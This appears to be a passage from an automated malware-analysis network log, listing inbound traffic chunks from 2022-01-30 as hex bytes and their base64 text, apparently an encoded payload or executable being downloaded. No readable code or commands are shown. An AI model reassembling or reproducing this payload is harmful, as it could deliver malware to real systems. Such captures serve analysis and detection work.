2022-01-30 12:30:36 UTC	408	IN	Data Raw: 6c 41 41 41 41 41 4c 4b 34 4a 41 41 50 36 4c 34 57 0d 0a 62 46 69 30 42 4a 51 79 56 30 35 58 7a 30 55 49 69 55 58 67 69 30 66 67 69 55 33 58 69 31 58 67 37 69 4a 6e 55 52 6f 37 6b 41 75 4c 51 77 41 41 41 4f 73 48 78 30 2f 63 41 41 41 50 41 49 70 46 0d 0a 73 64 41 32 73 6d 65 45 47 72 33 53 69 33 51 4f 69 31 58 67 69 77 69 4a 52 62 69 45 54 62 69 4a 49 49 44 34 46 4c 43 37 41 76 72 63 42 37 53 4a 52 62 42 71 52 47 41 41 6a 59 31 44 2f 2f 2f 2f 0d 0a 50 4c 43 5a 35 70 66 4e 50 56 34 39 51 6f 31 56 6b 46 4c 6f 33 61 33 2f 2f 7a 50 50 69 45 58 79 34 42 57 42 71 53 69 58 71 62 48 65 42 39 53 4c 54 64 54 6f 78 64 4c 2f 2f 32 67 50 49 41 41 41 0d 0a 34 4e 56 50 6d 70 66 4e 42 73 55 43 6c 6c 4a 71 41 47 67 6f 63 41 77 51 36 48 6e 78 2f 66 2f 2f 76 57 75 7a 79 53 Data Ascii: lAAAAALK4JAAP6L4WbFi0BJQyV05Xz0UIiUXgi0fgiU3Xi1Xg7iJnURo7kAuLQwAAAOsHx0/cAAAPA lpFsdA2smeEGr3Si3QOi1XgiwiJRbiETbiJIID4FLC7AvrcB7SJRbBqRGAAjY1D////PLCZ5pfNPV49Qo1VkFLo3a3 //zPPiEXy4BWBqSiXqbHeB9SLTdToxdL//2gPIAAA4NVPmpfNBsUClIJqAGgocAwQ6Hnx/f/vWuzyS
2022-01-30 12:30:36 UTC	424	IN	Data Raw: 4e 0d 0a 6d 54 7a 36 54 47 67 79 56 30 37 63 70 31 33 43 43 41 42 6d 6b 46 45 75 41 78 43 35 4c 67 4d 51 65 6e 64 77 55 52 41 64 56 46 36 4f 62 51 4d 51 4f 6a 41 44 45 4a 45 77 41 78 44 7a 4d 41 4d 51 0d 0a 62 56 6c 78 52 6d 73 32 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 49 42 77 63 48 61 6c 39 32 52 6d 38 31 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 49 42 77 63 48 0d 0a 61 6c 39 30 52 6d 38 31 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 49 42 77 63 48 61 6c 39 30 52 6d 38 31 55 45 6c 51 52 51 63 48 42 73 7a 4d 7a 4d 62 4d 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 6e 77 65 77 49 33 55 55 49 33 52 59 6b 36 4e 6b 6e 41 51 43 44 71 56 44 72 78 4b 68 4e 58 6f 6b 53 74 67 45 41 41 41 44 72 42 38 Data Ascii: NmTz6TGgyV07cp13CCABmkFEuAxC5LgMQendwURAdVF6ObQMQOjADEJEwAxDzMAMQbVl xRms2UElQRQcHBwcHBw0HBwcIBwcHal92Rm81UElQRQcHBwcHBw0HBwcIBwcHal90Rm81UElQRQcHBwc HBw0HBwcIBwcHal90Rm81UElQRQcHBszMzMbMzMzDzMzMONOfwoQq3gOnwewI3UUI3RYk6NknAQCDqVD rxKhNXokStgEAAADrB8
2022-01-30 12:30:36 UTC	440	IN	Data Raw: 6f 6c 4e 31 49 74 56 31 46 69 4e 6a 59 54 30 2f 2f 2f 6f 61 65 43 50 76 75 57 33 30 37 57 6f 76 59 6d 46 6c 50 76 2f 2f 38 79 46 6d 50 76 77 2f 77 48 47 0d 0a 4b 4b 52 35 7a 4f 56 65 72 4c 47 6f 79 34 30 30 2f 2f 2f 2f 6a 5a 2b 63 2b 2f 2f 77 69 5a 55 34 6b 71 65 4d 79 75 30 47 71 4c 47 6f 79 59 30 34 2f 2f 2f 2f 69 59 38 73 2f 2f 2f 77 69 59 30 77 0d 0a 6b 71 65 4d 4b 32 70 59 56 73 58 43 63 76 2f 2f 2f 31 4b 4c 68 53 62 2f 2f 2f 39 66 6a 59 32 77 6c 4b 65 4d 71 59 6a 75 71 72 48 61 7a 37 44 35 2f 2f 2b 4a 6a 63 72 35 2f 2f 2f 4a 68 63 54 35 0d 0a 6b 71 64 79 68 79 33 4f 58 49 6b 53 6b 74 69 65 42 78 43 4c 56 64 70 53 6a 59 32 76 2b 2f 2f 2f 68 63 76 46 76 5a 65 2f 30 75 36 73 76 66 2b 4a 68 62 44 37 2f 2f 58 47 68 62 54 30 2f 2f 38 42 0d 0a 71 78 32 50 Data Ascii: olN1ltV1FiNjYT0///oaeCPvuW307WovYmFlPv//8yFmPvw/wHGKKR5zOVerLGoy400////jZ+c+//wiZU4kqeMy u0GqLGoyY04////iY8s///wiY0wkqeMK2pYVsXCcv///1KLhSb///9fjY2wlKeMqYjuqrHaz7D5//+Jjcr5///JhcT5kqdyhy3OX lkSktieBxCLVdpSjY2v+///hcvFvZe/0u6svf+JhbD7//XGhbT0//8Bqx2P

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:36 UTC	456	IN	Data Raw: 76 2f 2f 35 74 31 6e 76 35 66 4e 33 4d 4e 50 76 50 2f 2f 69 59 55 4d 2f 76 58 2f 69 59 30 66 2f 76 2f 2f 0d 0a 42 31 6f 5a 51 4f 4f 6e 52 37 43 6f 76 56 4b 4c 68 51 7a 2b 2f 2f 56 51 6a 59 30 62 2b 76 2f 2f 68 63 76 64 76 4a 65 2f 32 6c 71 74 76 66 2b 4a 6a 53 54 36 2f 2f 58 47 68 53 6a 31 2f 2f 38 42 0d 0a 71 78 32 50 55 71 2b 33 57 37 47 6f 76 64 69 65 42 78 43 4c 6c 51 62 2f 2f 2f 39 64 6a 59 30 6f 6c 71 65 4d 71 53 69 36 71 37 48 61 78 79 6a 37 2f 2f 2b 4a 68 54 4c 37 2f 2f 2f 4a 68 54 7a 37 0d 0a 6b 71 64 79 68 79 33 4f 51 38 32 37 57 6f 76 4d 69 61 56 77 2f 50 58 2f 69 55 32 58 6a 56 56 4d 35 4d 31 37 76 70 66 4e 33 4d 74 66 76 66 2f 2f 69 59 56 73 2f 50 58 2f 6a 55 33 54 55 51 2b 32 0d 0a 4f 49 4d 68 79 69 57 71 76 78 76 47 76 76 2f 47 52 66 77 56 Data Ascii: v//5t1nv5fN3MNPvP//iYUM/vX/iY0f/v//B1oZQOOnR7CovVKLhQz+//VQjY0b+v//hcvdvJe/2lqtvf+JjST6/ /XGhSj1//8Bqx2PUq+3W7GovdieBxCLlQb///9djY0olqeMqSi6q7Haxyj7//+JhTL7///JhTz7kqdyhy3OQ827WovMiaVw/PX/i U2XjVVM5M17vpfN3Mtfvf//iYVs/PX/jU3TUQ+2OlMhyiWqvxvGvv/GRfwV
2022-01-30 12:30:36 UTC	472	IN	Data Raw: 55 32 38 55 59 32 56 56 50 62 2f 2f 31 4a 6c 41 47 67 4d 0d 0a 48 56 35 6a 71 53 41 4f 71 72 47 6f 6b 6d 6f 42 6a 59 30 34 2f 76 58 2f 36 4a 6d 66 2f 66 2f 47 4b 4b 52 33 63 71 69 36 45 71 54 61 44 2b 72 6f 32 44 4c 2b 2f 34 4e 46 75 49 74 43 75 4f 68 74 0d 0a 66 61 65 4d 79 69 57 4b 42 73 58 43 4f 76 2f 2f 2f 31 4b 4e 52 53 35 51 69 34 31 37 2f 2f 2f 2f 50 4e 58 6d 43 5a 62 4e 71 42 79 2f 69 57 62 38 2f 31 44 6f 52 57 7a 38 2f 31 44 6e 76 32 62 38 0d 0a 6b 67 69 62 2b 41 37 4f 71 48 32 58 79 6b 58 70 6a 55 33 70 36 42 59 6c 2f 76 2b 47 52 62 53 4c 49 4f 79 62 59 47 66 4e 71 4d 55 61 39 6c 47 4e 6c 56 54 38 2f 2f 56 53 6a 59 56 48 2f 76 2f 2f 0d 0a 50 62 44 35 4a 35 54 4e 42 36 62 54 4a 50 7a 2f 4d 38 6d 49 54 65 4b 4e 54 65 6a 6e 6c 2f 44 39 6b 74 45 32 Data Ascii: U28UY2VVPb//1JlAGgMHV5jqSAOqrGokmoBjY04/vX/6Jmf/f/GKKR3cqi6EqTaD+ro2DL+/4NFuItCuOhtfaeMy iWKBsXCOv///1KNRS5Qi417////PNXmCZbNqBy/iWb8/1DoRWz8/1Dnv2b8kgib+A7OqH2XykXpjU3p6BYl/v+GRbS LIOybYGfNqMUa9lGNlVT8//VSjYVH/v//PbD5J5TNB6bTJPz/M8mITeKNTejnl/D9ktE2
2022-01-30 12:30:36 UTC	488	IN	Data Raw: 67 59 51 0d 0a 68 53 32 62 51 57 69 78 6b 30 4c 63 46 2f 79 4c 41 6f 6f 49 69 45 66 34 67 48 33 33 41 41 2b 45 37 56 68 7a 51 65 68 50 72 30 38 6a 53 6f 42 39 2b 41 4a 30 50 4f 46 2b 69 31 58 7a 69 77 4b 4c 0d 0a 4a 56 44 36 44 4a 69 35 41 72 37 65 46 2b 79 4c 52 65 79 4a 52 65 4b 4c 54 65 69 45 45 59 73 43 35 42 32 58 79 69 58 57 33 67 4f 33 7a 31 58 67 69 56 58 63 69 30 2f 63 69 77 69 45 56 66 79 4a 0d 0a 4a 31 79 59 44 2b 4e 33 71 38 56 66 79 56 45 49 69 56 58 59 69 30 2f 59 69 55 58 37 69 30 33 30 35 42 57 37 79 6a 33 47 33 45 7a 65 42 39 53 4c 54 64 53 4a 54 64 71 4e 56 64 43 47 56 63 79 4c 0d 0a 4b 4a 54 34 53 65 4e 6e 71 38 63 64 53 75 73 57 69 30 58 38 78 30 6f 4d 41 51 41 50 41 4f 73 4b 35 68 57 50 68 69 6b 2b 56 30 35 58 51 6f 76 6c 58 63 50 4d Data Ascii: gYQhS2bQWixk0LcF/yLAooliEf4gH33AA+E7VhzQehPr08jSoB9+AJ0POF+i1XziwKLJVD6DJi5Ar7 eF+yLReyJReKLTeiEEYsC5B2XyiXW3gO3z1XgiVXci0/ciwiEVfyJJ1yYD+N3q8VfyVEIiVXYi0/YiUX7i0305BW7y j3G3EzeB9SLTdSJTdqNVdCGVcyLKJT4SeNnq8cdSusWi0X8x0oMAQAPAOsK5hWPhik+V05XQovlXcPM
2022-01-30 12:30:36 UTC	504	IN	Data Raw: 58 30 77 59 51 38 67 39 59 77 63 6e 4d 7a 4d 7a 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 4c 55 66 35 79 74 42 78 41 47 66 42 76 46 2b 57 37 4f 78 4f 4e 35 0d 0a 54 35 70 79 49 35 6e 4d 58 36 69 58 67 51 39 58 79 66 49 50 4b 73 41 50 56 38 44 39 44 79 72 42 72 42 72 4c 46 73 73 32 64 72 57 6b 37 47 52 42 44 79 44 31 67 45 7a 66 4b 51 42 68 44 39 44 31 6a 42 0d 0a 72 67 33 34 72 5a 35 33 58 30 38 42 79 66 48 48 42 67 79 52 42 68 70 30 43 6d 6f 44 56 75 68 72 6c 36 65 4d 47 44 47 35 6b 52 41 4b 67 41 51 41 56 59 76 73 69 30 38 4d 67 2b 67 50 64 44 4f 44 0d 0a 68 56 6b 48 59 65 76 61 56 6a 70 47 77 65 67 42 64 41 55 7a 77 45 72 72 4d 4f 67 6e 2b 2f 2f 2f 68 6c 32 62 51 35 50 4e 71 45 48 68 67 75 73 66 2f 33 55 51 2f 33 38 49 36 42 67 50 41 41 42 5a 0d 0a 68 6b Data Ascii: X0wYQ8g9YwcnMzMzDzMzMoZS/jaT+m4LUf5ytBxAGfBvF+W7OxON5T5pyI5nMX6iXgQ9XyfIPKsAPV 8D9DyrBrLFss2drWk7GRBDyD1gEzfKQBhD9D1jBrg34rZ53X08ByfHHBgyRBhp0CmoDVuhrl6eMGDG5kRAKgAQAVYv si08Mg+gPdDODhVkHYevaVjpGwegBdAUzwErrMOgn+///hl2bQ5PNqEHhgusf/3UQ/38I6BgPAABZhk
2022-01-30 12:30:36 UTC	520	IN	Data Raw: 4b 77 48 55 43 35 70 2b 4d 4e 47 42 69 76 2b 4f 32 76 66 2b 4c 64 53 54 2f 4e 76 56 31 47 50 39 36 46 46 66 6f 0d 0a 44 31 46 7a 51 65 4e 30 55 77 34 48 76 58 55 59 56 2b 69 7a 44 77 6f 41 61 41 41 4f 41 41 44 2f 47 48 43 4d 4d 6d 54 4e 49 6c 61 6f 4e 78 42 58 2f 33 55 49 36 4e 38 47 41 41 43 4d 78 44 69 46 0d 0a 72 53 78 30 46 6a 6a 61 59 61 2b 6f 76 56 39 65 57 31 33 44 56 59 48 73 67 2b 78 72 55 31 5a 58 35 69 56 72 63 71 68 6c 71 44 74 44 79 30 58 77 2f 33 55 4d 69 45 2f 6f 36 45 6b 41 41 41 43 4c 0d 0a 70 64 75 33 54 65 46 2f 72 38 32 75 76 51 2b 4d 63 77 4d 41 41 44 46 50 42 41 2b 43 61 67 4d 41 62 64 4d 75 53 65 6b 4a 4e 44 30 36 6f 67 2b 46 39 77 41 41 41 49 6c 37 45 41 4d 41 68 65 30 41 0d 0a 62 56 6a 79 4f 6e 77 53 55 74 31 4f 4e 68 61 42 65 78 Data Ascii: KwHUC5p+MNGBiv+O2vf+LdST/NvV1GP96FFfoD1FzQeN0Uw4HvXUYV+izDwoAaAAOAAD/GHCMMmTNI laoNxBX/3UI6N8GAACMxDiFrSx0FjjaYa+ovV9eW13DVYHsg+xrU1ZX5iVrcqhlqDtDy0Xw/3UMiE/o6EkAAACLpdu 3TeF/r82uvQ+McwMAADFPBA+CagMAbdMuSekJND06og+F9wAAAIl7EAMAhe0AbVjyOnwSUt1ONhaBex
2022-01-30 12:30:36 UTC	536	IN	Data Raw: 6f 76 51 2b 46 61 66 7a 2f 2f 34 47 4e 31 50 62 77 2f 34 58 4a 0d 0a 47 52 33 34 66 65 55 32 38 45 68 48 78 2f 38 50 68 59 67 41 41 41 6f 7a 77 46 43 47 68 64 54 30 6b 71 66 36 78 45 54 4d 71 4c 48 61 78 39 6a 30 2f 2f 39 51 6a 59 38 77 2f 76 2f 77 61 4d 77 42 0d 0a 62 56 67 6a 71 58 63 71 56 30 37 55 68 68 43 4c 6e 53 7a 2b 2f 2f 57 4a 6e 65 6a 35 2f 2f 2b 46 74 6c 66 32 72 57 67 79 56 33 32 65 71 77 55 42 41 41 41 7a 77 46 71 4a 68 64 54 37 2f 2f 2b 4a 0d 0a 36 48 53 4e 76 70 65 2f 30 70 61 6a 76 66 39 51 6a 59 55 77 2f 76 58 2f 61 4d 77 4f 41 41 42 51 68 59 4a 6b 51 57 69 78 6b 31 35 6c 67 75 6c 46 2f 2f 2f 2f 67 36 2f 55 39 50 2f 77 41 49 4f 6c 0d 0a 51 61 61 4d 76 6d 68 59 56 36 55 7a 77 66 38 42 64 4b 6d 46 32 33 36 74 4d 38 6b 38 39 6f 76 48 6d 76 Data Ascii: ovQ+Fafz//4GN1Pbw/4XJGR34feU28EhHx/8PhYgAAAozwFCGhdT0kqf6xETMqLHax9j0//9QjY8w/ v/waMwBbVgjqXcqV07UhhCLnSz+//WJnej5//+Ftlf2rWgyV32eqwUBAAAzwFqJhdT7//+J6HSNvpe/0pajvf9QjYU w/vX/aMwOAABQhYJkQWixk15lgulF////g6/U9P/wAIOlQaaMvmhYV6Uzwf8BdKmF236tM8k89ovHmv
2022-01-30 12:30:36 UTC	552	IN	Data Raw: 77 67 2f 6a 2f 0d 0a 47 56 34 31 65 68 30 69 4b 35 49 49 47 56 35 64 77 34 76 2f 56 59 48 73 56 6a 50 35 4f 58 55 51 45 30 51 6b 79 68 55 6d 33 41 4e 66 46 66 39 31 44 4f 68 38 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 46 74 43 52 4f 55 79 66 39 56 69 2b 78 57 4d 2f 77 35 64 52 42 78 49 56 4e 6d 59 75 59 75 54 54 2b 35 4b 6c 72 63 44 77 68 58 55 2b 69 4f 49 41 6f 41 67 7a 2f 77 64 41 5a 47 0d 0a 56 69 31 6a 50 59 4e 74 44 42 41 4b 67 59 76 2f 56 59 76 73 55 54 6e 41 69 55 33 7a 69 51 47 4a 4c 46 7a 36 41 47 43 37 46 6b 4c 65 41 78 43 4a 51 52 53 4a 51 52 4b 4a 51 52 79 47 51 53 43 4a 0d 0a 4c 48 7a 36 41 45 42 55 33 67 39 6e 79 30 45 34 69 45 45 38 69 59 74 41 42 41 41 50 69 59 46 45 61 56 68 7a 79 71 6e 37 6c 4d 57 6f 46 34 76 73 55 54 Data Ascii: wg/j/GV41eh0iK5IIGV5dw4v/VYHsVjP5OXUQE0QkyhUm3ANfFf91DOh8IAoAgz/wdAZGVi1jPYFtC ROUyf9Vi+xWM/w5dRBxlVNmYuYuTT+5KlrcDwhXU+iOIAoAgz/wdAZGVi1jPYNtDBAKgYv/VYvsUTnAiU3ziQGJLFz 6AGC7FkLeAxCJQRSJQRKJQRyGQSCJLHz6AEBU3g9ny0E4iEE8iYtABAAPiYFEaVhzyqn7lMWoF4vsUT
2022-01-30 12:30:36 UTC	568	IN	Data Raw: 44 74 62 76 58 55 49 36 41 54 2b 2f 2f 58 4d 69 2f 39 61 69 2b 79 4e 4b 45 67 6a 4b 32 6a 4e 49 6b 4b 6f 4e 77 6a 6f 54 76 2f 2f 2f 34 6e 45 45 46 33 4d 69 2f 39 56 0d 0a 35 72 54 2b 42 48 78 69 50 55 36 6f 4e 78 44 2f 64 51 7a 2f 64 51 4c 6f 56 66 2f 77 2f 34 50 45 65 51 57 77 79 70 64 6b 41 50 48 66 38 77 63 51 4d 2f 5a 71 41 47 4b 67 44 77 41 50 56 2b 6a 4b 0d 0a 43 56 68 7a 78 4b 68 47 54 37 46 53 6d 72 49 48 45 49 50 47 47 49 6e 48 47 49 48 78 55 41 45 41 62 53 71 6f 38 57 6e 5a 58 53 52 58 71 68 30 41 41 41 42 5a 4d 73 70 66 58 73 4f 45 2f 31 57 4c 0d 0a 67 54 4d 32 53 58 41 33 33 2f 39 51 55 6c 44 2f 46 52 42 67 42 68 70 64 77 34 76 77 56 6f 73 31 74 65 70 30 55 65 33 45 49 32 34 38 68 42 68 58 6a 62 68 77 73 51 30 51 56 2f 38 61 48 47 41 47 0d 0a Data Ascii: DtbvXUI6AT+//XMi/9ai+yNKEgjK2jNIkKoNwjoTv///4nEEF3Mi/9V5rT+BHxiPU6oNxD/dQz/dQLoVf/w/4PEe QWwypdkAPHf8wcQM/ZqAGKgDwAPV+jKCVhzxKhGT7FSmrIHEIPGGInHGIHxUAEAbSqo8WnZXSRXqh0AA ABZMspfXsOE/1WLgTM2SXA33/9QUlD/FRBgBhpdw4vwVos1tep0Ue3EI248hBhXjbhwsQ0QV/8aHGAG

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:36 UTC	584	IN	Data Raw: 51 34 41 74 38 65 70 6e 53 64 7a 51 52 31 49 33 41 4e 62 79 56 55 49 39 38 48 2f 2f 77 55 41 64 51 53 4b 30 6e 52 6f 0d 0a 73 34 48 4e 51 70 54 4e 71 4a 47 33 45 54 50 62 39 73 52 42 64 51 74 44 39 6b 55 42 45 48 55 66 62 70 48 36 44 47 53 33 68 54 64 52 77 63 6b 42 69 55 30 4d 41 39 68 4f 39 6b 55 42 45 48 54 6f 0d 0a 43 39 4d 4f 54 2b 46 6e 58 2f 61 34 76 51 41 41 5a 69 50 34 68 64 45 50 74 38 64 70 69 58 30 4f 4e 69 78 36 54 47 69 79 56 30 34 78 79 30 55 4f 33 55 55 49 61 67 70 52 55 64 30 54 4a 4f 67 78 0d 0a 62 56 68 7a 77 71 77 2b 76 47 30 39 51 6c 48 64 32 46 48 64 48 43 37 6f 48 67 41 50 41 41 2b 33 6d 74 75 33 54 61 6e 63 55 38 2b 78 76 51 63 41 41 49 48 75 2f 67 6b 41 41 46 2b 45 52 52 43 4a 0d 0a 58 51 59 75 67 75 50 4e 41 73 57 37 45 31 47 4c Data Ascii: Q4At8epnSdzQR1l3ANbyVUI98H//wUAdQSK0nRos4HNQpTNqJG3ETPb9sRBdQtD9kUBEHUfbpH6DGS3hTdRwckBiU0MA9hO9kUBEHToC9MOT+FnX/a4vQAAZiP4hdEPt8dpiX0ONix6TGiyV04xy0UO3UUIagpRUd0TJOgxbVhzwqw+vG09QlHd2FHdHC7oHgAPAA+3mtu3TancU8+xvQcAAIHu/gkAAF+ERRCJXQYuguPNAsW7E1GL
2022-01-30 12:30:36 UTC	600	IN	Data Raw: 44 70 62 77 58 34 59 2f 6e 51 47 67 45 51 6f 67 4f 74 32 69 38 66 47 0d 0a 4b 33 44 79 77 6f 41 79 49 31 37 55 71 67 46 30 42 34 50 6f 41 57 44 30 36 77 5a 6c 39 65 73 43 42 36 34 72 45 5a 63 6e 39 79 35 52 55 6f 76 59 67 2f 76 2f 64 41 65 46 32 33 51 47 55 2f 38 56 0d 0a 79 54 68 31 55 59 4d 77 5a 49 37 53 67 6e 51 63 44 37 62 41 69 56 51 59 67 2f 67 4e 64 51 61 41 49 33 41 7a 71 6b 47 78 72 30 30 69 5a 6f 42 4f 4b 41 6a 72 48 6f 70 4f 4b 45 44 49 52 68 6a 2b 0d 0a 6b 71 65 4d 34 46 79 47 55 46 37 53 67 6e 51 4b 69 77 53 34 78 30 6f 51 2f 76 2f 77 2f 30 65 44 6b 6c 74 38 78 44 2f 4e 71 4c 45 49 48 46 76 44 61 67 78 6f 2b 48 51 48 45 4f 67 50 37 66 37 2f 0d 0a 42 31 2b 62 68 4d 72 4e 71 42 64 6b 6d 59 68 64 35 34 6c 64 2f 46 6e 6f 4f 4a 51 50 41 46 6d 46 Data Ascii: DpbwX4Y/nQGgEQogOt2i8fGK3DywoAyI17UqgF0B4PoAWD06wZl9esCB64rEZcn9y5RUovYg/v/dAeF23QGU/8VyTh1UYMwZI7SgnQcD7bAiVQYg/gNdQaAI3AzqkGxr00iZoBOKAjrHopOKEDIRhj+kqeM4FyGUF7SgnQKiwS4x0oQ/v/w/0eDklt8xD/NqLEIHFvDagxo+HQHEOgP7f7/B1+bhMrNqBdkmYhd54ld/FnoOJQPAFmF
2022-01-30 12:30:36 UTC	616	IN	Data Raw: 51 63 66 5a 67 38 6f 0d 0a 57 4f 69 2f 52 33 68 55 57 42 65 59 4a 41 39 59 30 57 59 50 63 4d 44 75 38 67 39 57 31 2f 49 50 4e 59 6d 42 54 6a 44 6d 4d 55 46 46 5a 39 44 4d 42 68 42 6d 44 32 54 4b 67 65 71 50 2f 77 45 41 0d 0a 6d 6f 4b 79 75 32 2b 78 6c 55 7a 63 67 49 50 67 49 41 50 51 5a 67 56 58 2f 37 69 50 50 77 41 41 43 31 65 33 75 57 76 41 57 42 63 44 5a 68 54 79 44 31 6e 48 5a 67 56 7a 38 53 31 70 44 33 44 4a 0d 0a 4b 54 35 38 61 56 58 79 6d 30 68 48 73 41 39 59 36 6d 59 50 57 64 50 79 44 31 6a 4b 5a 67 38 55 72 54 35 38 47 4a 6a 41 57 42 65 33 4a 41 39 5a 77 47 59 50 57 50 52 6d 44 31 6e 33 38 67 39 5a 0d 0a 72 6a 35 38 4d 5a 2f 63 70 55 45 4f 68 57 59 50 63 4f 76 75 38 67 56 5a 38 2f 49 41 57 65 4e 6d 59 6a 61 4b 4a 32 64 42 6f 47 4d 78 54 57 37 53 Data Ascii: QcfZg8oWOi/R3hUWBeYJA9Y0WYPcMDu8g9W1/IPNYmBTjDmMUFFZ9DMBhBmD2TKgeqP/wEAmoKyu2+xlUzcgIPgIAPQZgVX/7iPPwAAC1e3uWvAWBcDZhTyD1nHZgVz8S1pD3DJKT58aVXym0hHsA9Y6mYPWdPyD1jKZg8UrT58GJjAWBe3JA9ZwGYPWPRmD1n38g9Zrj58MZ/cpUEOhWYPcOvu8gVZ8/IAWeNmYjaKJ2dBoGMxTW7S
2022-01-30 12:30:36 UTC	632	IN	Data Raw: 2b 56 30 35 58 77 53 63 41 6a 55 58 73 69 37 53 77 41 41 41 50 61 67 35 58 42 31 6b 6a 71 63 50 77 71 4c 48 61 43 51 53 4c 38 46 46 71 44 31 32 4e 52 65 78 6c 41 56 44 6f 0d 0a 2b 70 71 4d 76 6d 50 43 32 67 31 66 45 6d 6f 51 56 34 31 46 37 47 41 42 55 4f 69 4d 77 76 2f 2f 5a 71 6a 2b 41 6c 68 69 50 55 41 41 7a 30 58 73 61 67 4a 51 36 47 58 43 2f 2f 2b 4d 78 46 41 4c 0d 0a 6e 64 55 77 64 54 68 59 57 42 6e 61 42 2b 78 71 41 6c 44 6f 57 4d 6a 2f 2f 34 50 4c 46 41 76 47 47 58 49 67 71 51 72 4d 71 4c 45 45 71 70 70 32 2f 2f 2f 64 66 4c 6f 6b 6e 62 77 2f 34 50 45 0d 0a 59 64 73 2b 74 5a 65 35 47 72 49 47 71 6f 4a 32 2f 2f 2b 4c 52 66 35 5a 36 33 43 45 55 77 6a 72 5a 74 55 37 6b 65 6a 4c 58 6a 6b 2f 79 67 70 43 69 67 4b 45 77 48 2f 76 69 33 33 33 69 33 55 49 Data Ascii: +V05XwScAjUXsi7SwAAAPag5XB1kjqcPwqLHaCQSL8FFqD12NRexlAVDo+pqMvmPC2g1fEmoQV41F7GABUOiMwv//Zqj+AlhiPUAAz0XsagJQ6GXC//+MxFALndUwdThYWBnaB+xqAlDoWMj//4PLFAvGGXIgqQrMqLEEqpp2////dfLoknbw/4PEYds+tZe5GrIGqoJ2//+LRf5Z63CEUwjrZtU7kejLXjk/ygpCigKEwH/vi333i3UI
2022-01-30 12:30:36 UTC	648	IN	Data Raw: 46 79 58 52 31 67 36 57 30 6c 61 65 4d 51 56 76 4e 33 4d 72 71 63 76 37 2f 2f 32 6f 4b 57 76 33 69 41 34 57 37 2b 50 2f 2f 0d 0a 35 4e 7a 4f 63 5a 62 4e 71 4d 32 46 51 6b 65 4a 6c 62 54 34 2f 2f 55 37 2b 58 58 57 69 37 32 34 6c 61 65 4d 78 4c 70 47 46 38 58 53 62 76 37 2f 2f 34 50 34 63 33 6b 50 69 5a 53 4b 4d 50 37 2f 0d 0a 6b 71 66 32 62 5a 62 4e 71 4b 56 78 63 63 42 51 69 59 57 63 39 76 58 2f 69 59 55 6a 2f 76 2f 2f 34 4e 33 54 74 35 66 4e 42 38 50 53 63 76 37 2f 2f 31 5a 51 36 42 48 53 2f 76 2b 4d 78 42 43 4e 0d 0a 36 41 53 50 76 70 64 69 32 73 74 37 76 50 2f 2f 55 4f 68 75 7a 50 54 2f 57 56 6d 45 6a 5a 7a 34 6b 71 63 5a 53 7a 49 4a 6c 55 48 53 42 41 45 41 41 49 75 46 58 50 62 2f 2f 34 31 32 41 66 2b 46 0d 0a 2b 61 43 4d 76 71 34 7a 5a 73 66 71 2b 76 Data Ascii: FyXR1g6W0laeMQVvN3Mrqcv7//2oKWv3iA4W7+P//5NzOcZbNqM2FQkeJlbT4//U7+XXWi724laeMxLpGF8XSbv7//4P4c3kPiZSKMP7/kqf2bZbNqKVxccBQiYWc9vX/iYUj/v//4N3Tt5fNB8PScv7//1ZQ6BHS/v+MxBCN6ASPvpdi2st7vP//UOhuzPT/WVmEjZz4kqcZSzIJlUHSBAEAAIuFXPb//412Af+F+aCMvq4zZsfq+v
2022-01-30 12:30:36 UTC	664	IN	Data Raw: 79 2f 33 45 6a 61 77 2b 33 30 43 50 57 77 65 67 45 71 41 52 37 41 34 50 4b 0d 0a 5a 66 42 37 4e 57 75 78 6e 55 72 2f 55 6e 51 44 67 38 6f 43 71 43 70 30 41 67 76 5a 71 41 4a 30 62 31 4f 6b 54 73 5a 76 72 38 55 53 75 6f 50 67 77 49 6c 46 39 41 57 75 56 66 53 45 52 66 69 6f 0d 0a 55 69 78 62 79 71 41 52 6d 59 2b 32 52 71 67 45 64 41 4f 44 79 51 4b 6f 43 48 51 4d 67 38 6b 45 78 55 67 48 51 75 76 37 56 65 5a 33 4e 67 49 4c 7a 71 67 43 64 41 67 4c 7a 77 76 46 69 38 46 66 0d 0a 68 6d 51 56 79 69 58 4f 5a 49 36 68 67 7a 39 30 4d 51 2b 33 77 53 6e 47 77 65 41 4c 39 73 45 45 47 56 76 77 69 57 44 45 6c 6b 59 6a 51 59 50 49 42 50 62 42 45 48 34 44 67 38 67 4e 39 73 45 67 0d 0a 47 56 70 34 68 35 37 7a 56 54 70 53 54 77 41 41 43 41 42 65 79 63 6d 4c 2f 31 57 45 37 49 Data Ascii: y/3Ejaw+30CPWwegEqAR7A4PKZfB7NWuxnUr/UnQDg8oCqCp0AgvZqAJ0b1OkTsZvr8USuoPgwIlF9AWuVfSERfioUixbyqARmY+2RqgEdAODyQKoCHQMg8kExUgHQuv7VeZ3NgILzqgCdAgLzwvFi8FfhmQVyiXOZI6hgz90MQ+3wSnGweAL9sEEGVvwiWDElkYjQYPIBPbBEH4Dg8gN9sEgGVp4h57zVTpSTwAACABeycmL/1WE7I
2022-01-30 12:30:36 UTC	680	IN	Data Raw: 4c 54 62 7a 6d 76 30 2f 37 0d 0a 6b 74 50 2b 6f 5a 62 4e 71 4b 65 54 46 76 76 2f 69 30 32 34 36 61 5a 50 2b 2f 2b 43 6a 52 54 2f 6b 71 65 61 38 44 7a 4a 71 4d 58 61 68 76 37 2f 2f 2b 6d 6d 56 50 48 2f 69 30 32 37 36 59 35 50 0d 0a 6c 71 66 34 7a 4e 54 4d 71 4c 47 2b 30 56 54 37 2f 34 32 4e 48 50 54 2f 2f 2b 6d 48 56 50 76 2f 35 74 58 62 76 35 66 4e 76 6a 4d 44 75 66 2b 4c 6a 61 44 2b 2f 2f 58 70 63 6c 54 30 2f 34 32 4e 0d 0a 61 61 61 4d 76 6f 46 56 41 37 57 6f 79 59 32 51 2f 76 2f 2f 36 56 5a 55 2b 2f 2b 45 6a 59 6a 2b 6b 71 65 61 45 44 7a 4a 71 4d 50 61 72 76 33 2f 2f 